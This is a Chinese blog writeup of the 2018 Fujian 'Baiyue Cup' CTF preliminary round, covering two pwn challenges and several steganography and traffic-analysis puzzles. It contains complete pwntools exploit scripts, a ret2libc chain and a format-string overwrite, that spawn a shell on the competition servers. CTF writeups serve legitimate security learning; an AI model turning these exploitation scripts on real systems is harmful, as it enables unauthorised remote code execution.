2018福建省“百越杯”CTF初赛writeup

原创

Tr@cer 于 2018-12-03 15:21:33 发布 3289 收藏 2

分类专栏： writeup

本文链接：https://blog.csdn.net/SWEET0SWAT/article/details/84730060

2018福建省“百越杯”CTF初赛writeup

PWN

Boring Game

题目描述 nc 117.50.59.220 12345

解题经过 下载下来后有两个文件`pwn`和`libc.so.6`。所以很明显是RET2LIBC的类型

检查文件安全性

```
root@kali:~/Desktop/byb2018# checksec pwn1
[*] '/root/Desktop/byb2018/pwn1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

程序源代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, welcome to a boring game.\n", 0x22u);
  fflush(_bss_start);
  game();
  return 0;
}
```

```
int game()
{
  int v1; // [esp+0h] [ebp-58h]
  char buf[64]; // [esp+4h] [ebp-54h]
  int v3; // [esp+44h] [ebp-14h]
  unsigned int seed; // [esp+48h] [ebp-10h]
  ssize_t v5; // [esp+4Ch] [ebp-Ch]

  puts("What's your name ?");
  fflush(_bss_start);
  v5 = read(0, buf, 0x80u);
  if ( v5 <= 64 )
    buf[v5 - 1] = 0;
  printf("Hi ,%s.  Let's play a game.\nCan you guess a number ? (0 - 1024)\n", buf);
  fflush(_bss_start);
  seed = time(0);
  srand(seed);
  v3 = rand() % 1025;
  __isoc99_scanf("%d", &v1);
  if ( v1 == v3 )
    printf("Why are so niubi! number is %d\n", v3);
  else
    printf("Sorry, you only have one chance here.\nnumber is %d\n", v3);
  return fflush(_bss_start);
}
```

相关函数：

Function name	Segment	Star
_init_proc	.init	0804
sub_8048410	.plt	0804
_read	**.plt**	**080**
_printf	**.plt**	**080**
_fflush	**.plt**	**080**
_time	**.plt**	**080**
_puts	**.plt**	**080**
_srand	**.plt**	**080**
___libc_start_main	**.plt**	**080**
_write	**.plt**	**080**
_rand	**.plt**	**080**
___isoc99_scanf	.plt	0804
__gmon_start__	.plt.got	0804
_start	.text	0804
__x86_get_pc_thunk_bx	.text	0804
deregister_tm_clones	.text	0804
register_tm_clones	.text	0804
__do_global_dtors_aux	.text	0804
frame_dummy	.text	0804
game	.text	0804
main	**.text**	**080**
__libc_csu_init	.text	0804
__libc_csu_fini	.text	0804
_term_proc	.fini	0804
read	**extern**	**080**
printf	**extern**	**080**
fflush	**extern**	**080**
time	**extern**	**080**
puts	**extern**	**080**
srand	**extern**	**080**
__libc_start_main	**extern**	**080**
write	**extern**	**080**
rand	**extern**	**080**
__isoc99_scanf	extern	0804
__imp___gmon_start__	extern	0804

解题思路

> step1： 获取write函数的地址
> step2： 获取write函数在Libc里面的的偏移
> step3： 计算出基地址
> step4： 获取system和“/bin/sh”的偏移
> step5： 计算system和"/bin/sh”的地址
> 最后getshell

测量溢出长度

测量得padding88个无效字符后可以控制EIP

获取write函数的地址

因为write函数一开始就已经使用过，所以这个时候的got表的内容是真实的地址
可以使用ELF导入libc后用got函数进行获取
或者objdump出汇编代码找到如下信息：

```
08048420 <read@plt>:
 8048420: ff 25 0c a0 04 08     jmp    DWORD PTR ds:0x804a00c
 8048426: 68 00 00 00 00        push   0x0
 804842b: e9 e0 ff ff ff        jmp    8048410 <.plt>
```

其中`0x804a00c`就是write函数在got表中的地址

获取write函数的偏移

这里使用pwntools的elf导入libc库，再用symbols进行定位

```
from pwn import *
libc = ELF('libc.so.6')
write_off = libc.symbols['write']
```

计算基地址

这里就要开始构造payload，目的是让函数在返回的时候控制EIP让它跳转到puts函数，然后把write函数的got表中的值泄露出来。
`payload = 'a'*88 + p32(puts_addr) + p32(main_addr) + p32(write_got)`
泄露之后用真实地址减去偏移就可以得到基地址
`base_addr = write_addr - write_off`

计算system和"/bin/sh"地址


```
from pwn import *
libc = ELF('libc.so.6')
write_off = libc.symbols['system']
bin_sh_off = libc.search('/bin/sh').next()
system_addr = system_off + base_addr
bin_sh_addr = bin_sh_off + base_addr
```

EXP

```python
from pwn import *

#context.log_level = 'debug'

libc = ELF('libc.so.6')
p = remote('117.50.59.220',12345)
puts_addr = 0x08048460
main_addr = 0x080486f9
write_off = libc.symbols['write']
system_off = libc.symbols['system']
bin_sh_off = libc.search('/bin/sh').next()
write_got = 0x804a028
#log.info(hex(put_got))
log.info('write_off: '+hex(write_off))
log.info('system_off: '+hex(system_off))
log.info('bin_sh_off: '+hex(bin_sh_off))

payload = 'a'*88 + p32(puts_addr) + p32(main_addr) + p32(write_got)
p.recvuntil(" ?")
p.send(payload)
p.recvuntil('? (0 - 1024)\n')
sleep(0.5)
p.sendline('1')

print p.recv()
recvinfo = p.recv().split('\n')[1].replace('\x00','')
write_addr = u32(recvinfo)
log.info(hex(write_addr))
base_addr =  write_addr - write_off
system_addr = system_off + base_addr
bin_sh_addr = bin_sh_off + base_addr

print "[*] Got baseaddr =",hex(base_addr)
print "[*] Got execveaddr =",hex(system_addr)
print "[*] Got /bin/sh addr =",hex(bin_sh_addr)

payload2 = 'a'*88 + p32(system_addr) + p32(main_addr) + p32(bin_sh_addr)
p.sendline(payload2)
p.recvuntil('? (0 - 1024)\n')
p.sendline('1')

p.interactive()
```

细节处理

这里连上服务器之后，在传回来的数据中，泄露的write函数地址会接在其他字符串后面，所以需要处理一下。
在本地测试的时候传回来的数据内容略有不同，所以如果要在本地调试的话，截取write函数的地址的代码需要做修改。



Format

这题几乎是原题，很简单的格式化字符串漏洞题目。

题目描述 Maybe wo gen boring nc 117.50.13.182 33865

解题经过

程序源代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-8Ch]
  unsigned int v5; // [esp+9Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  memset(&s, 0, 0x80u);
  fgets(&s, 128, stdin);
  printf(&s);
  if ( secret == 192 )
    give_shell();
  else
    printf("Sorry, secret = %d\n", secret);
  return 0;
}
```

```
int give_shell()
{
  __gid_t v0; // ST1C_4

  v0 = getegid();
  setresgid(v0, v0, v0);
  return system("/bin/sh -i");
}
```

漏洞点在`printf(&s)`,所以可以用`%x&n`对目标地址中的值进行改写。

本题不需要测量溢出长度，但是需要测量泄露的地址中的内容是从哪里开始是我们需要的：

```
gdb-peda$
AAAA.80.f7faa5c0.fff.f7fdf3f9.f63d4e2e.f7ffdaf8.ffffd344.0.f7fdff8b.8048240 41414141 2e78252e
```

所以输入的开始部分是从第11个开始

EXP

```
from pwn import *
#context.log_level = 'debug'

r = remote('117.50.13.182',33865)
#r = process('./format')

payload1 = p32(0x0804A048)+'%188u%11$n'
#print payload1
r.sendline(payload1)
print r.recv()

r.interactive()
```

MISC

马男波杰克

题目描述 马男说了要学会百度

解题经过

直接使用在线的工具即可

> http://www.atool.org/steganography.php

1. 从电脑中选择一张带有隐藏信息的图片： 浏览... atool.png

2. 输入需要解开信息的密码（如果没有密码可以不填）： 信息查看密码，可以为空即为图片解密不需要密码

解密出隐藏的信息

图片中隐藏的信息为：flag{jioiuojoi666}

签到题

题目描述 欢迎参加百越杯，首先我们得放轻松，活动一下脑经，比如做做数独怎么样？flag格式：flag{全部数字排成一行（横向81位）的小写md5值}

							2	
				8			5	
	9				7			
								7
	4	2						
					1			6
8			5	2				
1						3		9
				4				

解题经过

偷个懒，使用在线数独求解器求解数独

> http://www.llang.net/sudoku/calsudoku.html

4	7	3	6	1	5	9	2	8
2	1	6	9	8	4	7	5	3
5	9	8	2	3	7	1	6	4
6	5	1	8	9	2	4	3	7
9	4	2	3	7	6	8	1	5
3	8	7	4	5	1	2	9	6
8	3	4	5	2	9	6	7	1
1	2	5	7	6	8	3	4	9
7	6	9	1	4	3	5	8	2

flag{cee3860fb3f4a52e615fa8aaf3c91f2b}

血小板天下第一可爱

题目描述 听过LSB隐写吗？

解题经过

首先补全残缺的二维码，得到`key: Lsb_1s_gr3at`
之后到如下地址下载解密还原脚本

```
python lsb.py extract 1.png 1.txt Lsb_1s_gr3at
```


再用`python lsb.py extract 1.png flag.txt Lsb_1s_gr3at`把flag还原出来：

flag_universe

题目描述 please find the flag in our universe!

解题经过

打开流量包，使用筛选器筛出ftp数据流



然后追踪tcp流量，分析后发现是有上传和下载universe.png的操作，逐一提取出来：

之后发现up01.png图片存在lsb隐写：

Extract Preview

```
666c61677b506c61 74655f6572725f6b  flag{Pla te_err_k
6c6175735f4d6169 6c5f4c6966657d0a  laus_Mai l_Life}.
db71b91c4954aa56 a49131b6e38e3724  .q..IT.V ..1...7$
49256a56ab562e49 1b71b71c71c71b91  I%jV.V.I .q..q...
b6e38dc6e48e36dc 8e392471c7239249  ......6. .9$q.#.I
```